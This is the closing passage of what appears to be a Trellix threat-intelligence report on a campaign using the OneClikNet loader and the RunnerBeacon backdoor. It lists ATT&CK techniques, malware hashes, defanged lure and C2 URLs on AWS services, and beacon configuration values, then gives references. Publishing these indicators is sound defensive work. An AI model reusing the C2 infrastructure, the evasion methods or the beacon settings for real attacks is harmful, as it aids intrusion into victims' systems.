Defense Evasion	T1562.006	Impair Defenses: ETW	ETW patching by truncating EtwEventWrite/NtTraceEvent functions
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	HTTPS communications with MessagePack serialization over HTTP(S) and WebSockets
Command and Control	T1102.002	Web Service: Cloud API	C2 traffic through legitimate AWS CloudFront, API Gateway, and Lambda for blending with normal traffic

Indicators of Compromise (IoCs)

A comprehensive list of IoCs is provided below. Table 1 lists filenames (with SHA256) and URLs found in each sample's staging chain. Table 2 lists C2 endpoints and config parameters. (All IPs resolved to AWS ranges.)

SHA256	**Artifact / URL**	**Description**
b06b1a5ea83d7f0883f9388c83359a738bc90e092f21f458232e2f98ed9810b6	hxxps://[v1a-victim].blob.core.windows.net/myit/analysis.html	Phishing lure HTML (v1a)
bea96cbf485f32fff1cf5cd9106ada542b978094f524f052f0391c3b916846df	[v1a]_Hardware_Analysis_Tool.application	ClickOnce manifest (v1a Loader)
296030c3a5c7422884d0fda4fbcef7d6cbb22707471908336923159777f7f3c7d	[v1a]_Hardware_Analysis_Tool.exe.cdf-ms	ClickOnce manifest (Compiled)
e61d6e88f1f0068288bb0df226b433915ae295f040475d85f0960f1db0b43ca8	[v1a]_Hardware_Analysis_Tool.exe.manifest	ClickOnce deployment & entry manifest
4007350e16856cb9bb1fc1ca6e359e00b0776a5d1229f83f54e730e1d67ddbce	ZSATray.cdf-ms	ClickOnce compiled manifest (RSRCH/.NET loader)
18f498b78b02050cbb80c75de035e1985adf8bc838665f0f8a22d3ed3304f73d	ZSATray.manifest	ClickOnce manifest (loader instructions)
c045503e0cb85588097c6e2484a49c52251ed5e46e9bfc6c7357444053413239	ZSATray.exe.config	Malicious AppDomainManager config (v1a)
048ffb71a1e5abfd6b905b7a4a5171eabe560948963a8c0d6aa14a40d0f6b255	temp.dat	*v1a* Malicious .NET DLL *OneClikNet*
af8864bde7e2a3b6ff198939c8350c42cea51556b1bb8be6476650ae86c2e669	(embedded in fav.ico)	*v1a* encrypted shellcode
d830f27b1dfc75ac50f89a9353fd8aa90103e9a53562475ab69e12d5969b70b2	(Go payload in memory)	*v1a* Go backdoor binary ("RunnerBeacon")
4272b9bfc559d60c967fc5e8d17a61ab33aea14522fbfda1341f3953d7d1fb19	BPI-MDM/desktop.ini	Encrypted payload container (*BPI-MDM* stage)
403e7effd2ac31ebcf9181fb4851b309a4448079bd117a90d1e670ac235989de	BPI-MDM/umt.exe.config (inject)	Malicious AppDomainManager config (*BPI-MDM*)
0192212b4784ee4e483d162959daf89674cb98aaa6d065e1621a5d26e66a77f3	BPI-MDM/x64/history.tlb (DLL)	Malicious .NET DLL loaded via config hijack (*BPI-MDM*)
2a07875fca7a9c15aa54e82a91800899effadda919e5548513c13586f2c3d7fc	hxxps://[v1d]support.blob.core.windows.net/check/systemcheck.application	ClickOnce manifest (v1d Loader)
949c3c79877ce6e4963131e0888c3de4b256bac1de28601c6b01bbfcce7865e0	hxxps://[v1d]support.blob.core.windows.net/xpayload/ied.manifest	ClickOnce entry-point manifest (v1d)

SHA256	Artifact / URL	Description
86f6d5ebaeb5ea5ac3b952e38951658e716f6065ce5f689ab5cf62fd738525e9	hxxps://[v1d]support.blob.core.windows.net/xpayload/ied.exe.config	.NET AppDomainManager config (v1d: loads checkimage1.png)
83f21a03db7cd2c621da3af0b40f6d39e2562af10b59cedfbc46868b054ffac7	hxxps://[v1d]support.blob.core.windows.net/xpayload/checkimage1.png	Malicious .NET DLL *OneClikNet*
0b61707d1fc8821a95c899de0304a55d549c7252ca24d5978f0989f9593a79c2	(Go payload in memory)	*v1d* Go backdoor binary (“RunnerBeacon”)
f2c6a9eed870d312be3b7c51998c5326fab17e999d0004931ff84b25233bc9b1		RunnerBeacon payload detected in 2023
ea38f13b9ef3ce8351f64ad3685d5fa5fb35e507c71002560f12b24b8c8b546b	ZSATray.exe	**Legitimate** ZSATray binary used in *v1a*
8facceb0b15bbf061ae9ebcb3b97980d90d774c035ece434e4653299afc7babc	BPI-MDM/umt.exe (Citrix UMT, benign)	**Legitimate** Citrix utility used in *BPI-MDM*
b3dd3b9e8c999fe0e1273a52288af65e1f0997a587f3aa2f13e2a0e6f4383f22	ied.exe	**Legitimate** Imaging Edge Desktop used in *v1d*

Table 1. IoCs: Sample hashes and URLs used across v1a, BPI-MDM, and v1d stages.

Indicator	Type	Description
hxxps://dyydej4wei7fq.cloudfront[.]net	URL (C2)	CloudFront URL used for beacon callbacks (*v1a*)
hxxps://b2zei88b61.execute-api.eu-west-2.amazonaws[.]com	URL (C2)	AWS API Gateway endpoint (*v1a*)
hxxps://d1ismqgtp337lz.cloudfront[.]net	URL (C2)	CloudFront (*BPI-MDM*)
hxxps://dzxwmpi8xepml.cloudfront[.]net	URL (C2)	CloudFront (*BPI-MDM*)
hxxps://7dqtdjxfycaqhjvc2qmx5js4aq0juygw.lambda-url.us-east-1.on[.]aws	URL (C2)	AWS Lambda function URL (*v1d*)
watermark: fdda755e-b498-45bd-a60b-84d3c9b4c0cd	Config	Unique agent watermark/identifier (RunnerBeacon *v1a*)
fc924c91-bdbd-431a-bb6a-00dfe61f741a	Config	*BPI-MDM*
7d5d82e3-9113-4cc4-9d1c-953eb2048282	Config	*v1d*
kill_date: 2025-05-31T00:00:00-04:00	Config	Beacon expiration (*v1d)*
User-Agent: “Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko”	Config	HTTP header used by beacon to mimic IE11/Trident traffic (v1a/d)
User-Agent: “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36”	Config	*BPI-MDM*

Table 2. C2 domains and beacon configuration parameters observed.

References

[1] MITRE ATT&CK®, "Trusted Developer Utilities Proxy Execution: ClickOnce, Sub-technique T1127.002 - Enterprise," [Online]. Available: https://attack.mitre.org/techniques/T1127/002/.

[2] MITRE ATT&CK®, "Hijack Execution Flow: AppDomainManager, Sub-technique T1574.014," [Online]. Available: https://attack.mitre.org/techniques/T1574/014/.

[3] B. Caudill, "Hiding in the Cloud: Cobalt Strike Beacon C2 using Amazon APIs," Rhino Security Labs, [Online]. Available: https://rhinosecuritylabs.com/aws/hiding-cloudcobalt-strike-beacon-c2-using-amazon-apis/.

[4] A. Chester, "Weird Ways to Run Unmanaged Code in .NET," xpnsec, [Online]. Available: https://blog.xpnsec.com/weird-ways-to-execute-dotnet/.

[5] MITRE ATT&CK®, "Debugger Evasion, Technique T1622," [Online]. Available: https://attack.mitre.org/techniques/T1622/.

[6] C. T. P. L. S. L. P. C. Ted Lee, "Earth Baxia Uses Spear-Phishing and GeoServer Exploit to Target APAC," TrendMicro, 09 2024. [Online]. Available: https://www.trendmicro.com/en_us/research/24/i/earth-baxia-spear-phishing-and-geoserver-exploit.html.

[7] ahnlab, "Distribution of MSC File Exploiting Amazon Service," 8 2024. [Online]. Available: https://asec.ahnlab.com/en/82707/.

[8] tgsoft, "Chinese APT abuses MSC files with GrimResource vulnerability," 2024. [Online]. Available: https://www.tgsoft.it/news/news_archivio.asp?id=1568&lang=eng.

Discover the latest cybersecurity research from the Trellix Advanced Research Center: https://www.trellix.com/advanced-research-center/